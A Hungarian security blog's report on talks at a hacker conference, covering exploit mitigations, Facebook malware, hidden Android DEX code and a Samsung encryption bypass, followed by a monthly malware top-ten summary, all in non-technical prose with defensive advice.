
Az érdekes témákkal kapcsolatosan az első nap is voltak már kritikus pontok, átfedések, hiszen néhányszor szívünk szerint mindkét párhuzamos előadásra elmentünk volna, a workshopokról nem is beszélve, ám egyet mégis muszáj volt választani. Míg mi például reggel a Dome-ban ültünk, addig a nagyteremben eközben Dr. Eszteri Dániel, a Budapesti Rendőr-főkapitányság Számítógépes Bűnözés Elleni Alosztályának bűnügyi előadója a kiberbűnözésről beszélt, amit persze ugyancsak jó lett volna végighallgatni. **Remélhetőleg ezt a feltöltött videókból hamarosan pótolni tudjuk**.

Itt mellesleg még azt is érdemes megjegyezni, hogy **végig zseniális pólókkal találkozhattunk a rendezvényen**, például már Kocsis Tomi 0. day-ese sem volt semmi, volt "In asm we trust", meg "I Pwned your mom as well as your root password", de Robert Lipovsky például egy "NASA rocket scientist" feliratú pólóban, míg Balázs Zoli a C64-es játékból ismerős Spy VS Spy játék figuráit viselte magán az előadása során.



Az indulásnál mi Bardóczi Ákos "Adatbányászat a közösségi web korában" című bemutatójára mentünk el, mert tetszett a figyelemfelkeltő mottója: "The real intelligence hero is Sherlock Holmes, not James Bond." És valóban kellemes meglepetést hozott, mert bár a nyelvészet nem egy egyszerű tudomány, sőt a vele kapcsolatos szakkifejezések puszta megtanulása is bravúrszámba megy, mindenki könnyen beláthatja, hogy a nyelvészek segítsége nélkül többek közt például hatékony netes keresés sem létezne. A nagy megosztási mánia korában egyáltalán nem okoz gondot learatni másokról az érdekesnek tűnő nyilvános információkat, ilyen jellegű adatbányászkodásról mi is írtunk már többször.






Többek közt négy évente a választásokkor előhozzák, ki járt meleg fesztiválon Kanadában tíz éve, és kisdobosként ki rálépett valakinek a lábára a villamoson. A Facebook adatok között pedig nem csak a válóperes ügyvédek, hanem a leendő munkáltatók is szívesen szétnéznek, nem is beszélve a youropenbook típusú, **vagy az API-n keresztüli kényes adatok kényelmes keresésére tervezett módszerekről, amikkel a drog használat, vizsgán való csalás, szexuális szokások, főnök nyilvános szidása, vallási hovatartozás és hasonlóakat lehet a felhasználókról kigyűjteni rendkívül egyszerűen**.




A beírt szövegeink a számítógépes nyelvészeti szakember szerint egy jól definiálható és egyénre jellemző lenyomatot képeznek, így ennek ismeretében a kellemetlenkedő trollok is könnyen azonosíthatókká válnak. Ugyancsak jellemző napi feladattá vált a plágiumok ellenőrzése, ebben viszont ha nem azonos, hanem különböző nyelvek közt kell vizsgálódni, jócskán megnehezíti a munkát. Megtudhattuk, hogy **a nyelvi elemzés területén is működnek már hazai törvényszéki szakértők, akik többek közt például a névtelen fenyegetők elleni nyomozásokban adnak tanácsot a hatóságoknak, illetve a chatszobák beszélgetési szövegeiből tudják igen nagy hatékonysággal kiszűrni a rejtőzködő pedofilokat.**



A következő előadó BSP, azaz Dr. Bartók Sándor Péter volt, aki az informatikai igazságügyi szakértők munkájával kapcsolatosan elmondta, jelenleg nincs egységes módszertan és követelmény, így tulajdonképpen minden szakértő úgy vizsgálódik, ahogy akar. Emiatt aztán úgynevezett **módszertani levelek megalkotásával próbálják definiálni, szabályozni, illetve biztosítani a jövőbeni egységes szakmaiságot**. Az Igazságügyi Szakértői Kamara (MISZK) az eddig szabályozatlan nyomrögzítési, bűnjel azonosítási megoldások helyébe javasol egy kamarai módszertant, mellyel a szakértők szakszerűen előkészített és konzervált bizonyítékokat kaphatnának.





A szakmaiatlan, megalapozatlan szakvélemények időnként problémát okoznak, ezek az egész szakértői közösség számára hátrányosak. Emellett az egyetlen ember által lefedett szakterületek is túlságosan szélesek, lehetetlen például a különféle adatbázis szerkezetek, operációs rendszerek, adathordozók, RAID rendszerek, mobileszközök, okostelefonok vagy könyvelési rendszerek közül mindegyik forenzikus vizsgálatához egyformán megbízhatóan, és professzionális módon érteni, ezekhez a naprakész és drága programokat, technikai eszközöket beszerezni.






A korábbi kártékony böngészőkiegészítős előadásairól is ismert Balázs Zoltán lépett ezután a színpadra "Alice in eXploitland" című bemutatójával. Az exploitok elleni védelmek kijátszása az idő előrehaladtával, és az egyre fejlettebb védelmi mechanizmusok miatt egyre nehezebb feladat, ennek illusztrálására elmondta, a korábbi támadásokhoz képest **manapság már egy ASLR (Address Space Layout Randomization) + DEP (Data Execution Prevention) kijátszása ugyan nem lehetetlen, de azért mindenképpen haladó csoportos kihívás.**







A védekezésben, a biztonsági rések okozta kockázatok csökkentésében **az EMET (Enhanced Mitigation Experience Toolkit) eszközkészlet tehet jó szolgálatot, ennek segítségével ugyanis nem csak a teljes rendszer szintjén, hanem külön-külön bármely alkalmazásra is bekapcsolhatjuk** a DEP, SEHOP, Heapspray, ASLR, stb. funkciókat. Emellett ugyancsak erősen javasolt uninstallálni a Javat (főként ha azt egyáltalán nem is használjuk), **kikapcsolni a böngészőkliensben a Java Plugint, hiszen ha egyedül csak a Metasploit alatt nézünk körül, még mindig számos exploitot találunk hozzá. És persze a biztonsági frissítésekkel naprakész operációs rendszer, illetve legfrissebb verziójú böngésző kliens futtatása is hasonlóképpen fontos.**




A továbbiakban az ESET-től érkező Robert Lipovskyt szólították, aki a Facebook alatti kártevőkről tartott előadást. Elsőként a Win32/Delf trójait hozta szóba, amely egyaránt terjedt Facebook és az orosz VKontakte alatt is. Hasonlóan, amit Hypponen is említett, itt is szerepet kapott a megfertőzött gépekkel történő Bitcoin bányászat is.




A másik esetben egy eredetileg 2012. márciusában leleplezett botnet kapcsán olyan érdekességeket észleltek, hogy **a PokerAgent kártevő nem csak a Facebook belépési adatokat lopta el, illetve az esetlegesen itt megadott bankkártya információkat, hanem emellett célzottan igyekezett a Zynga Poker játékosokat is megtámadni**. Elsősorban izraeli felhasználók voltak veszélyben, és különféle érdekesnek látszó videós tartalmak ajánlásánál egyrészt egy hamis hasonmás Facebook oldalra kerültek a naiv kattintók, ahol az adathalász oldal ellopta a nevüket-jelszavukat, ezzel **több, mint 16 ezer adata került illetéktelen kezekbe.**






Másrészt a videó megtekintése előtt/helyett egy állítólagos kodek telepítését kérték tőlük, és aki ezt megtette, az magát a kártevőt telepítette fel. **Vicces módon arra is volt példa, hogy az állítólagos kodek telepítése előtt vakriasztásra hivatkozva arra kérték a felhasználót, kapcsolja ki időlegesen a vírusvédelmet**. A Zynga Poker kapcsán le kell szögezni, egyáltalán nem szokványos, hogy ilyen extrém funkcionalitás kerüljön egy botnetes kártevőbe. **A védekezéshez kapcsolódva pedig arra hívta fel a figyelmet a szakember, hogy semmiképpen ne adjuk meg a Facebook rendszerében a bankkártya adatainkat.**



Női előadót tisztelhettünk Axelle Apvrille személyében, aki az Android Dalvik Executables (DEX) programokról szólva bemutatta, hogyan lehet egy eljárást könnyen elrejteni. Kicsit a rootkites hook-ra emlékeztetően a kísérleti (PoC, Proof of Concept) kódjában az elrejtett eljárás láthatóságát aztán nem csak ki-be lehetett kapcsolni, de meg is lehetett azt hívni.






A rejtés hatására a szokványos dissasemblerek (baksmali, apktool, Androguard, IDA Pro, stb.) egyáltalán nem érzékelték. Az ellenőrzési módszerek hiánya miatt egy ilyen technika esetleges alkalmazása valós veszélyt jelenthet például egy jövőbeni rejtőzködő kártevő formájában, azonban egyúttal bemutatásra került az a módszer is, amellyel sikeresen lehet az ilyen rejtett kódokat kimutatni.




Két előadás között aztán nem is workshopra, hanem egész pontosan termékdemó előadásra jutott egy kis időnk, így a földszinti kisebb termek egyikében a Secunia alkalmazás patch management eszközéről hallhattunk pár keresetlen szót Kocsis Tamástól és Rácz Balázstól.



Így többek közt megmutatták, hogy a Secunia CSI, azaz Corporate Software Inspector hogyan képes ebben az alkalmazás frissítési munkában segíteni a nagyvállalatok esetében: **a tesztelt frissítésekből egyszerűen csomagokat állíthatunk össze, ezek a Windows környezetben azonnal használhatók, míg Macintosh illetve Linux környezetben csak listát kapunk ezekről**. Élhetünk ezek mellett a rendszeres frissítési értesítésekre való feliratkozási lehetőséggel is, amely szintén hasznos segítség lehet ezen a területen.


Magánemberek esetében a Linux általában mindent frissít, a Windows futtatásakor a PSI (Secunia Personal Software Inspector) segíthet a naprakészen-tartásban, és **a Mac rendszereknél is létezik megoldás, hiszen az ottani update csak az Apple szoftvereket frissíti: ez pedig az AppBodega program, köszönet érte Wollner Zolinak :-)**



Utolsóként Tóth László és Spala Ferenc esti előadását láthattuk "Mi a közös az Oracle-ben és Samsungban? Új szemszögből vizsgálják a titkosítást" címmel, ők az elején már azt is megköszönték, hogy a hallgatóság végig maradt.



Az Androiddal szemben a Samsung változtatott a titkosítási módszerén, például 128 helyett 256 bites kulcsot használt, és nincs benne zéró padding sem, ám a szakemberek mégis sikeresen tudtak hozzáférni a jelszóhoz. Demójukkal pedig azt is megmutatták, hogy a Samsung eszközök által használt lemeztitkosítást **hogyan lehetett megkerülni, és mégis hozzáférni a titkosított SD lemez tartalmához**.



Ehhez a Sandy nevű Python programot, valamint **saját fejlesztésű John the Ripper moduljukat is bevetették**. A fejlesztők számára mindebből talán az is tanulság lehet, hogy a kulcsokat, jelszavakat alaposabban el kell tüntetni a memóriából, valamint a TrustZone technológia sem mindenható.



Összegezve a két napot, szépen bevált, hogy a PPT mindig angol nyelvű, míg az előadás pedig szabadon lehet akár magyar, akár angol. Dicséretesen sokan éltek az angol előadás lehetőségével, így mind a jelenlevő külföldiek jobban értették, másfelől az előadások videofelvételei így sokkal szélesebb közönséghez tudnak majd eljutni, így néhányan talán majd hamarosan külföldi hacker konferenciákon is előadhatnak.



Aki részese volt a két napnak, szívesen hozzáférne már azonnal az adott nap estéjén a lezajlott előadások slide-jaihoz, ez nagyban megkönnyíthetné az alapos visszaemlékezést, és a pontosabb blog és cikk beszámolókat.

Mindent egybevetve tartalmas péntek-szombatot tudhatunk magunk mögött, kedvet és ötleteket nyerhettünk, lesz persze mit kipihenni is, de **remélhetőleg minden résztvevőnek tele van már a feje azokkal a tervekkel, hogy legközelebb mit szeretne próbálgatni, letesztelni, elolvasni, megnézni, visszafejteni, szétszerelni, meghackelni.**

Tetszik 5 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Beváltak-e a 2013-as jóslatok?
- 12 tipp a biztonságos karácsonyi vásárláshoz
- Tűzre, vízre, és jelszóra vigyázzatok!
- A CryptoLocker esete a rendőrséggel
- Elhunyt Szőr Péter

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5568607

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Mentéseket törlő féreg az élen

2013.10.17. 11:29 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: statisztika adatok szeptember nod32 havi threatsense vírusstatisztika 2013.

Az **ESET minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik** leginkább a felhasználók számítógépeit. **2013. szeptemberében a következő 10 károkozó terjedt a legnagyobb számban.**



Szeptember havi listánkat az a Win32/Bundpill féreg vezeti, amely az előző hónapban még a második helyet őrizte. Külső adathordozókon terjedve valódi károkozásra is képes, ugyanis meghajtóinkról **az *.exe, *.vbs, *.pif, *.cmd kiterjesztésű és a Backup állományokat is megpróbálja törölni**. Ezenkívül egy külső URL címről megkísérel további kártékony komponenseket is letölteni a HTTP protokoll segítségével, majd ezeket lefuttatja.



Korábban megállapítottuk már, **önmagában mekkora meglepetés, hogy olyan 2008-ban megjelenő régi kártevők, mint az Autorun vírus és a Conficker féreg egyáltalán 2013-ban toplistásak lehetnek**, és nem tűntek el azóta sem. Emlékezetes, hogy már abban az évben, vagyis 2008-ban megjelentek a szükséges biztonsági javítások, valamint az automatikus futtatási lehetőséget alapértelmezetten kikapcsoló javító folt is, ám úgy tűnik, sokak esetében ezek nem kerültek végrehajtásra és frissítésre. Ehhez képest aztán **még inkább meglepő, hogy az Autorun vírus egyenesen második helyezett lehetett a szeptember havi összesített adatok alapján**.



Néhány apróbb helycserét leszámítva váratlan események nem történtek, így talán a Win32/Sality vírus kisebb erősödése lehet a további egyetlen említésre méltó érdemi változás. **A Win32/Sality egy polimorfikus fájlfertőző vírus**, és róla azt kell tudni, hogy futtatása során különféle trükköket alkalmaz, hogy ezekkel gondoskodjon automatikus elindulásáról minden egyes rendszerindítás alkalmával. A fertőzése során EXE illetve SCR kiterjesztésű fájlokat módosít, és a vírusirtók ellen is támadást intéz, ugyanis megkísérli lekapcsolni a védelmi programokhoz tartozó szerviz folyamatokat.



Az ESET Global Trends Report e havi kiadásában kitért rá, hogy sikeresen lelepleztek egy olyan egy banki trójai programot, amely elsősorban Törökországban, Csehországban, Portugáliában és az Egyesült Királyságban okozott eddig károkat. A kártevő amellett, hogy **billentyűleütés-naplózást végez, képernyőképek és képernyővideók titokban való készítési lehetőségét is képes kihasználni**, illetve távoli proxy szerverhez is csatlakozik, ezen felül le tudja hallgatni a hálózati adatforgalmat is, valamint a HTML kódba való közvetlen injektálásra is használható. **A szakértők szerint a Hesperbot biztosan nem egy korábbi kórokozó új variánsa, hanem egyértelműen egy európai és ázsiai banki adatok megszerzésére specializálódott vadonatúj malware**.



Az ESET szakértői egy alapos összefoglalóval is készültek, amely arról rántja le a leplet, hogy **mik azok a jellegzetességek, amiket egy bank sosem kér tőlünk, a csalók, átverős adathalász oldalak viszont igen**. A tíz gyanús intő jelet tartalmazó írást mi is lefordítottuk, így ez már magyarul is elérhető az antivirus blog oldalán.



Egy további érdekes beszámolóban pedig azt elemzik, hogy **az iPhone 5 kapcsán bevezetett és rögtön feltörve sikeresen meg is került ujjlenyomat azonosítást tartalmazó biometrikus módszerek mennyiben változtatnak majd a jelenlegi, döntő többségében még jelszavakra alapozott biztonsági helyzetünkön**. A szakemberek úgy látják, a korábbi egyszer, belépéskor elvégzett írisz és ujjlenyomat azonosítás már nem nyújt elegendő biztonságot egy folyamatos adatkapcsolatnál. **Ezért ezen a téren is újabb kutatások folynak, például az egyik, amely az okos telefonok segítségével begyűjtött részletes adatok segítségével, úgy mint egyéni mozgási sebességünkkel,**

telefonálási szokásainkkal, gépelési jellegzetességeinkkel, illetve GPS előtörténetünkhöz képest szokásos vagy szokatlan tartózkodási helyünkkel együttesen azonosítana bennünket a jövő mobileszköze. Emellett olyan kísérletek is zajlanak a felhasználói azonosítás terén, mint a**z agyhullámok jellegzetességeinek, illetve az egyedi szívverés minta lehetséges használata.**



Szeptemberi fontosabb blogposztjaink közül érdemes kiemelni azt a felmérést, amely azt próbálta meg illusztrálni, mennyien esnek áldozatul az online átveréseknek. A social engineering trükkök kapcsán általában olyat szoktunk emlegetni, hogy mindig van körülbelül. 5% aki bedől ezeknek, és emiatt éri meg a kártevőterjesztőknek, bűnözőknek. Ehhez képest **minden harmadik amerikai beismerte, hogy simán megnyitja a gyanús leveket is, ha az üzenet tárgya számára érdekesnek hangzik**. A nők inkább a közösségi oldalak nevében érkezőkre harapnak, míg a férfiak jobbára a pénzkereséssel, illetve szexuális vonatkozású témák esetén esnek kísértésbe, és kattintanak mégis.




Foglalkoztunk emellett egy **újabb, LinkedIn meghívónak látszó spammel is, amely aztán ha ezúttal kártevőt nem is telepített, böngészőnket viszont átirányította egy oroszországi oldalon hosztolt úgynevezett "kanadai gyógyszerész" oldalra**. Ezzel kapcsolatban jó szolgálatot tehet egy spamszűrőt és böngészővédelmet is tartalmazó internetbiztonsági csomag, emellett pedig az adathalász levelek linkjei fölé mozgatott egérmutató is képes megmutatni még kattintás előtt a valódi hivatkozások címeit.



Szó volt még egy olyan érdekes hibáról is, amely csak időszakosan jelentkezett, és **néhány napon keresztül a meglepett felhasználók különféle weboldalak böngészése közben néha egy torrent fájl letöltésének felajánlását vették észre**. Azóta kiderült, hogy a Chrome illetve Firefox böngésző kliens alatt tapasztalt visszásság egy, a Twitter webszerverén a Twitter megosztás gomb kódjában szereplő hibának volt köszönhető. Az üzemeltetők időközben kijavították már ezt a furcsa mellékhatással jelentkező kódrészletet.




Végül írtunk arról, hogy **egy újabb botnetes trójait azonosítottak az ESET kutatói**. Az újfajta adattolvaj botnetes kártevő nem is akárhogyan terjed, ugyanis a készítők egyenesen saját weboldalukon árulják azt Solarbot néven, tudása pedig kész vagy akár saját fejlesztésű pluginekkel tovább is bővíthető. Egyelőre Dél-Amerikában terjed intenzíven, de Európában is megjelent már, az ESET termékei Win32/Napolarként ismerik fel a kártevőt.



Vírustoplista
Az ESET több millió felhasználó visszajelzésein alapuló statisztikai rendszere szerint 2013. szeptemberében a következő 10 károkozó terjedt világszerte a legnagyobb számban, és volt együttesen felelős az összes fertőzés 18.14%-áért. Aki pedig folyamatosan és első kézből szeretne értesülni a legújabb Facebook-os kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, az csatlakozhat hozzánk az ESET Magyarország www.facebook.com/biztonsag, illetve az antivirusblog.hu oldalán.

1. Win32/Bundpill féreg
Elterjedtsége a szeptemberi fertőzések között: 3.69%

